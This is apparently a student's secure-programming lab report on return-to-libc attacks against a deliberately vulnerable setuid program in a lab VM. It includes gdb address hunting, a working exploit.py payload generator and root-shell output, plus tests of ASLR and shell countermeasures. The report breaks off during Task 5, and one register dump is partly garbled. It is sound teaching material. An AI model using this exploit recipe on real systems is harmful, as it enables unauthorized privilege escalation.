Description: CSE 5382 Secure Programming Assignment 4


Purpose: To explore Return-to-libc vulnerability Attacks

<u>Task 1: Finding out the addresses of libc functions</u>

As a part of initial setup suggested in the assignment sheet, disabled the address randomization, and linked bin/sh to bin/zsh shell. Then copied the retlib.c provided to the folder. Checked the contents of the existing folder. Later compiled the retlib.c program by passing the Buffer size as 150, disabled the stack guard and specified the stack as non-executable using the suggested options in the sheet. Then checked the permissions of retlib file. Then changed the owner of the file as root and permissions as 4755. Checked the permissions of retlib. Created badfile and used gdb debugging tool.

Set the break point as bof and used run command to execute the program. Later printed out the address of system and exit using the commands specified in the sheet.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo ln -sf /bin/zsh /bin/sh
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l retlib.c
-rwxrw-r-- 1 seed seed 950 Mar 13 14:29 retlib.c
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chown root retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chmod 4755 retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 Mar 14 16:59 retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x8048522
gdb-peda$ run
Starting program: /home/seed/Assignment4_Return_to_libc/retlib
```



```
[----------------------------------registers-----------------------------------]
EAX: 0xb7fbbdbc --> 0xbfffec6c --> 0xbfffeea6 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffebd0 --> 0x1
Terminator febf4 --> 0x0
           ba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffebb8 --> 0x0
ESP: 0xbfffebb4 --> 0xbfffebd0 --> 0x1
EIP: 0x8048522 (<main+14>:      sub    esp,0x304)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851e <main+10>: push   ebp
   0x804851f <main+11>: mov    ebp,esp
   0x8048521 <main+13>: push   ecx
=> 0x8048522 <main+14>: sub    esp,0x304
   0x8048528 <main+20>: sub    esp,0x4
   0x804852b <main+23>: push   0x2ee
   0x8048530 <main+28>: push   0x0
   0x8048532 <main+30>: lea    eax,[ebp-0x2fa]
[------------------------------------stack-------------------------------------]
0000| 0xbfffebb4 --> 0xbfffebd0 --> 0x1
0004| 0xbfffebb8 --> 0x0
0008| 0xbfffebbc --> 0xb7e20637 (<__libc_start_main+247>:      add    esp,0x10)
0012| 0xbfffebc0 --> 0xb7fba000 --> 0x1b1db0
0016| 0xbfffebc4 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbfffebc8 --> 0x0
0024| 0xbfffebcc --> 0xb7e20637 (<__libc_start_main+247>:      add    esp,0x10)
0028| 0xbfffebd0 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048522 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

Observations:

Noticed that gdb debugging tool helps us to identify the addresses of the system () and exit() functions.

Understanding:

i. Learnt that we can use the gdb debugging tool to find the addresses of system and exit functions.

ii. Learnt that nonexecstack option will allows us to set the stack of the program as non-executable.

iii. Learnt that p command can be used to print out the addresses of specified functions using gdb debugging tool.

Task 2: Putting the shell string in the memory

Created and exported MYSHELL variable. Checked the MYSHELL variable. Then copied the contents of code provided in the sheet to myshel.c program. Checked the permissions of the file using ls -l command. Compiled the myshel.c program and executed the program.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ export MYSHELL=/bin/sh
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l myshel.c
-rwxrw-r-- 1 seed seed 136 Mar 13 15:55 myshel.c
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc myshel.c -o myshel
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ myshel
bffffdd6
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

myshel.c file content

```
myshel.c
#include <stdlib.h>
#include <stdio.h>

void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

Observations:

a. Able to create and export the MYSHELL variable.
b. Noticed how can we use C program code to print the address of the shell environment variable.

Understanding:

i. Learnt how the variable can be created and exported.
ii. Learnt how to check the value of the variable.
iii. Learnt how to use C program code to print the address of the shell variable.

iv. Learnt that the variable needs to be exported, so that they can be copied from parent process to in memory of child process.

v. Learnt that based on the program name the address of the variable changes and it is better to select the name that matches with number of characters of the target program. Attached below screenshot that shows the difference. Therefore, it is sensitive to length of the filename.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc myshel.c -o myshel
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ myshel
bffffdd6
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc myshel.c -o myshell
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ myshell
bffffdd4
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

Task 3: Exploiting the buffer-overflow vulnerability

1. Modified the retlib.c program by adding additional 5 lines of code in bof() function, to display the ebp value, buffer address and offset value. Highlighted the 5 additional lines of code that are added to retlib.c program as shown in the below screenshot.

retlib.c × myshel.c × exploit.py ×

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 150
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

/**************************************************************/
/*added below 5 lines to display the ebp address ,buffer address, offset value */
unsigned int *framep;
asm("movl %%ebp, %0" : "=r" (framep));
printf("Address of Buffer: 0x%.8x\n",(unsigned)buffer);
printf("Address of ebp: 0x%.8x\n",(unsigned)framep);
printf("offset: %.8x\n",((unsigned)framep - (unsigned)buffer) );
/**************************************************************/

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Compiled the retlib.c program by specifying the buffersize and enabling the options to disable the stack guard, specifying the stack as non-executable.
Removed the badfile and created an empty badfile.
Checked the permissions of retlib. Executed the retlib to find out the offset value.
Changed the owner of retlib as root and permissions as 4755.
Ran the gdb debugging tool for retlib, set the breakpoint at bof, excuted run command, printed the address of system and exit.
Set the environment variable MYSHELL and checked the value of it. Compiled the myshel.c program created in the above task and executed it to find out the address of MYSHELL environment variable value.
Removed badfile and created empty badfile using touch command.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ rm badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l retlib
-rwxrwxr-x 1 seed seed 7552 Mar 14 20:16 retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbfffe846
Address of ebp: 0xbfffe8e8
offset: 000000a2
Returned Properly
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chown root retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chmod 4755 retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x8048524
gdb-peda$ run
Starting program: /home/seed/Assignment4_Return_to_libc/retlib
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x804b008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffe898 --> 0xbfffebb8 --> 0x0
ESP: 0xbfffe7f0 --> 0x80486d2 --> 0x64616200 ('')
EIP: 0x8048524 (<bof+9>:        mov    eax,ebp)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851b <bof>:      push   ebp
   0x804851c <bof+1>:    mov    ebp,esp
   0x804851e <bof+3>:    sub    esp,0xa8
=> 0x8048524 <bof+9>:    mov    eax,ebp
   0x8048526 <bof+11>:   mov    DWORD PTR [ebp-0xc],eax
   0x8048529 <bof+14>:   lea    eax,[ebp-0xa2]
   0x804852f <bof+20>:   sub    esp,0x8
   0x8048532 <bof+23>:   push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffe7f0 --> 0x80486d2 --> 0x64616200 ('')
0004| 0xbfffe7f4 --> 0xb7f6466c (",ccs=")
0008| 0xbfffe7f8 --> 0x0
0012| 0xbfffe7fc --> 0x7c ('|')
0016| 0xbfffe800 --> 0xb7e725a0 (<flush_cleanup>:       call   0xb7f2799d <__x86.get_pc_thunk.dx>)
0020| 0xbfffe804 --> 0x0
0024| 0xbfffe808 --> 0xb7e76f49 (<_int_malloc+9>:       add    edi,0x1430b7)
0028| 0xbfffe80c --> 0xb7fba000 --> 0x1b1db0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048524 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ export MYSHELL=/bin/sh
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc myshel.c -o myshel
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ myshel
bffffdd6
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ rm badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
```

Modified the exploit.py file by specifying appropriate X,Y,Z values and system, exit, argument address that were collected in the above steps of the task.

exploit.py × retlib.c ×

```python
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 174
sh_addr = 0xbffffdd6       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 166
system_addr = 0xb7e42da0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 170
exit_addr = 0xb7e369d0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Checked the permissions of exploit.py program. Executed exploit.py program. Checked the permissions of retlib and executed retlib.c program. The output displays the ebp address, buffer address and offset value and then opens a shell prompt with root privileges. Ran id command and exit command.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l exploit.py
-rwxrw-r-- 1 seed seed 556 Mar 14 20:06 exploit.py
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ exploit.py
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l retlib
-rwsr-xr-x 1 root seed 7552 Mar 14 20:16 retlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbfffe846
Address of ebp: 0xbfffe8e8
offset: 000000a2
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# quit
zsh: command not found: quit
# exit
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

Observation:

a. Noticed that once we find out addresses of system (), exit () and the argument values, we can pass the values to the appropriate buffer locations to overflow the buffer, to launch the attack and opens the shell prompt with root privileges.
b. Noticed that once we find out the offset value as 162, we will add 4 as ebp will take 4 bytes .to reach the location of ebp pointer and then will add 4 to reach the return address and add 4 to reach the arguments.
c. Noticed that offset value can be found by just adding additional lines of code to retlib.c program.
d. Noticed how can we launch the return-to-libc attack when stack is non-executable.
e. Noticed that we can run any command with root privileges after launching the attack.

Understanding:

i. Learnt how can we find the address of buffer, ebp value and the offset value by just adding few extra lines of code to the vulnerable part of retlib.c program. (Referred : [Computer Security: A Hands-on Approach | Udemy](#))
ii. Learnt that how can I use gdb debugging tool to find out the system and exit address.
iii. Learnt how can we use the myshel.c program of task-2 to find out the argument address.
iv. Learnt how can we construct a bad file by positing the system, exit and argument address at the appropriate addresses that were identified in the previous steps.
v. Learnt how can we exploit the return to libc attack to launch the shell prompt with root privileges.
vi. Learnt how to execute commands, to launch the attack by passing the addresses of the functions.
vii. Learnt that for smooth transition, how can we add exit address in place of return address instead of some random value to avoid crashing of program with segmentation fault on returning.

2. Commented out the exit address part and saved exploit.py program. Removed badfile and created an empty badfile. Executed the exploit.py program and then executed the retlib.c program. Ran id and exit commands in the opened shell prompt.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l exploit.py
-rwxrw-r-- 1 seed seed 559 Mar 14 21:27 exploit.py
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ rm badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ exploit.py
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbfffe846
Address of ebp: 0xbfffe8e8
offset: 000000a2
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

Updated exploit.py program:

```
exploit.py        ×        retlib.c        ×
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 174
sh_addr = 0xbffffdd6        # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 166
system_addr = 0xb7e42da0    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 170
#exit_addr = 0xb7e369d0      # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Observation:

a. Noticed that System function crashes on returning. Thereby throwing segmentation fault error.
b. On executing exit command in the root shell prompt opened, it will return from system function. Then it will move to return address that is filled with some random value. As the return address of the stack is filled with some random value, the segmentation fault error is thrown.
c. To avoid it, we can pass the exit address in place of return address.

Understanding:

i. Learnt that for smooth transition, we can add exit address in place of return address instead of some random value to avoid crashing of program with segmentation fault.
ii. Learnt what will happen if we do not specify the return address and how the program can crash with segmentation fault error.

3. Compiled the retlib.c as newretlib, by specifying buffer size as 150, by specifying to disable the stack guard and specifying the stack as nonexecutable. Changed the owner of newretlib as root and privileges to 4755. Executed the newretlib compiled program.

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o newretlib retlib.c
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chown root newretlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chmod 4755 newretlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ newretlib
Address of Buffer: 0xbfffe846
Address of ebp: 0xbfffe8e8
offset: 000000a2
zsh:1: command not found: h
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ ls -l newretlib
-rwsr-xr-x 1 root seed 7552 Mar 14 22:01 newretlib
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$
```

Observation:

Noticed that the program aborted with "zsh:1: command not found: h" error. It is because of difference in the argument address passed.

Understanding:

i. Learnt that the argument address("/bin/sh") is different from what we have used in the above sub-tasks of task-3.
ii. Learnt that address of argument that we retrieved using the myshel.c program of task-2 is sensitive to the length of the filename. As the myshel filename is only 6 characters in length, while newretlib filename is 9 characters in length. That can lead to difference in address of argument (MYSHELL environment variable value) as the program name occupies more stack space in newretlib file.

Task 4: Turning on address randomization


Ran "sudo /sbin/sysctl -w kernel.randomize_va_space=2". Tried to run the same task in Task-3, by executing retib program. It is aborted with segmentation fault error. Ran the gdb debugging tool for retlib. Showed the disable-randomization value. Later sets the disable-randomization as off. Then checked its value by showing disable randomization value. Set the breakpoint at bof.

Executed run command. Printed out the address of system and exit functions. Ran the quit command to exit from the gdb debugging tool.

Checked the environment variable value of MYSHELL and executed the myshel to check the argument “/bin/sh” address (value of MYSHELL environment variable).

```
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbfb288a6
Address of ebp: 0xbfb28948
offset: 000000a2
Segmentation fault
[03/14/21]seed@VM:~/Assignment4_Return_to_libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$ b bof
Breakpoint 1 at 0x8048524
gdb-peda$ run
Starting program: /home/seed/Assignment4_Return_to_libc/retlib

[----------------------------------registers-----------------------------------]
EAX: 0x8694008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb778b000 --> 0x1b1db0
ESI: 0xb778b000 --> 0x1b1db0
EDI: 0xb778b000 --> 0x1b1db0
EBP: 0xbf825bf8 --> 0xbf825f18 --> 0x0
ESP: 0xbf825b50 --> 0x80486d2 --> 0x64616200 ('')
EIP: 0x8048524 (<bof+9>:        mov    eax,ebp)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851b <bof>:     push   ebp
   0x804851c <bof+1>:   mov    ebp,esp
   0x804851e <bof+3>:   sub    esp,0xa8
=> 0x8048524 <bof+9>:   mov    eax,ebp
   0x8048526 <bof+11>:  mov    DWORD PTR [ebp-0xc],eax
   0x8048529 <bof+14>:  lea    eax,[ebp-0xa2]
   0x804852f <bof+20>:  sub    esp,0x8
   0x8048532 <bof+23>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbf825b50 --> 0x80486d2 --> 0x64616200 ('')
0004| 0xbf825b54 --> 0xb773566c (",ccs=")
0008| 0xbf825b58 --> 0x0
0012| 0xbf825b5c --> 0x7c ('|')
0016| 0xbf825b60 --> 0xb76435a0 (<flush_cleanup>:       call   0xb76f899d <__x86.get_pc_thunk.dx>)
0020| 0xbf825b64 --> 0x0
```



Observation:

a. Noticed that on turning on address randomization, the address of system function, exit function, argument address was changed.
b. Noticed that among 6 values, X, Y, Z, system address, exit address, argument address. Only system address, exit address, argument address is changed. While the value of X, Y, Z remains same as the offset value remains same.
c. Noticed that the attack failed and the retlib program is aborted with segmentation fault error as the values of system address, exit address and argument address is changed.

Understanding:

i. Learnt that sudo /sbin/sysctl -w kernel.randomize_va_space=2 will enable the address randomization. Thereby allowing the values of system address, exit address and the argument address to change.
ii. Learnt how can we show disable-randomization value and how can we change it while using the gdb debugging tool.
iii. Learnt that address randomization will only randomizes the address there by changing the addresses alone but not the positions as the X, Y, Z values are unaffected as the value of offset remain same.
iv. Learnt that address randomization counter measure will make the attack difficult by randomizing the addresses.

<u>Task 5: Defeat Shell's countermeasure</u>

Disabled the address randomization using "sudo /sbin/sysctl -w kernel.randomize_va_space=0" command. Changed the symbolic link by relinking the /bin/sh to /bin/sh. Checked the environment variable MYSHELL. Compiled and executed the myshel.c program to get the address of environment variable MYSHELL value.

Removed the badfile and created an empty badfile.

Ran the gdb debugging tool. Set the breakpoint at bof function. Executed run command. Printed out the system () address, setuid () address, exit () address. Later disassemble bof to get the leaveret address. Then exited from gdb debugging tool.

Ran the retlib program to get the epb value.

Updated attack2.py file with all the addresses that are obtained in the above steps and executed it to construct the badfile.(Referred the chain_printf.py program in the textbook for attack1.py program code.)

(In attack2.py program, filled with oxaa upto offset. Then later frames 0f 32 bytes are created for creating stacks for each function with arguments and to pass the control from one function to another function. First frame of 32 bytes is created to pass the control from bof function to setuid function. It is filled with next frame address and the leaveret address to pass the control. And the remaing space of frame is filled with byte 'A'. The second frame of 32 bytes is created to pass control from setuid to system function. It is filled with next frame address, followed by setuid function address, followed by leaveret address to pass the control to next frame then followed by arguments of setuid function. The remaining space of frame is filled with byte 'A'. The third frame of 32 bytes is created to pass control from system function to exit function. It consists of address to next frame, system function address, leaveret address to pass the control and the address of the arguments. And the rest of the space is filled with byte 'A'.In the next frame, is filled with some random address as we won't pass the control to another frame or function stack, followed by exit function address to exit from the chain of functions execution.

Thereby we constructed a function to overflow the buffer to execute setuid(0), system("/bin/sh") functions.)

Ran the retlib program and launched the attack. That opened the shell prompt with root privileges. Executed id command, followed by exit command.

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ sudo ln -sf /bin/dash /bin/sh
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ gcc myshel.c -o myshel
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ myshel
MYSHELL environment variable address: 0xbfffff4d
```

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ rm badfile
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
```

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x8048524
gdb-peda$ run
Starting program: /home/seed/Assignment4_Return_to_libc/retlib
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x804b008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff0d8 --> 0xbffff3f8 --> 0x0
ESP: 0xbffff030 --> 0x80486d2 --> 0x64616200 ('')
EIP: 0x8048524 (<bof+9>:	mov    eax,ebp)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851b <bof>:	push   ebp
   0x804851c <bof+1>:	mov    ebp,esp
   0x804851e <bof+3>:	sub    esp,0xa8
=> 0x8048524 <bof+9>:	mov    eax,ebp
   0x8048526 <bof+11>:	mov    DWORD PTR [ebp-0xc],eax
   0x8048529 <bof+14>:	lea    eax,[ebp-0xa2]
   0x804852f <bof+20>:	sub    esp,0x8
   0x8048532 <bof+23>:	push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbffff030 --> 0x80486d2 --> 0x64616200 ('')
0004| 0xbffff034 --> 0xb7f6466c (",ccs=")
0008| 0xbffff038 --> 0x0
0012| 0xbffff03c --> 0x7c ('|')
0016| 0xbffff040 --> 0xb7e725a0 (<flush_cleanup>:	call   0xb7f2799d <__x86.get_pc_thunk.dx>)
0020| 0xbffff044 --> 0x0
0024| 0xbffff048 --> 0xb7e76f49 (<_int_malloc+9>:	add    edi,0x1430b7)
0028| 0xbffff04c --> 0xb7fba000 --> 0x1b1db0
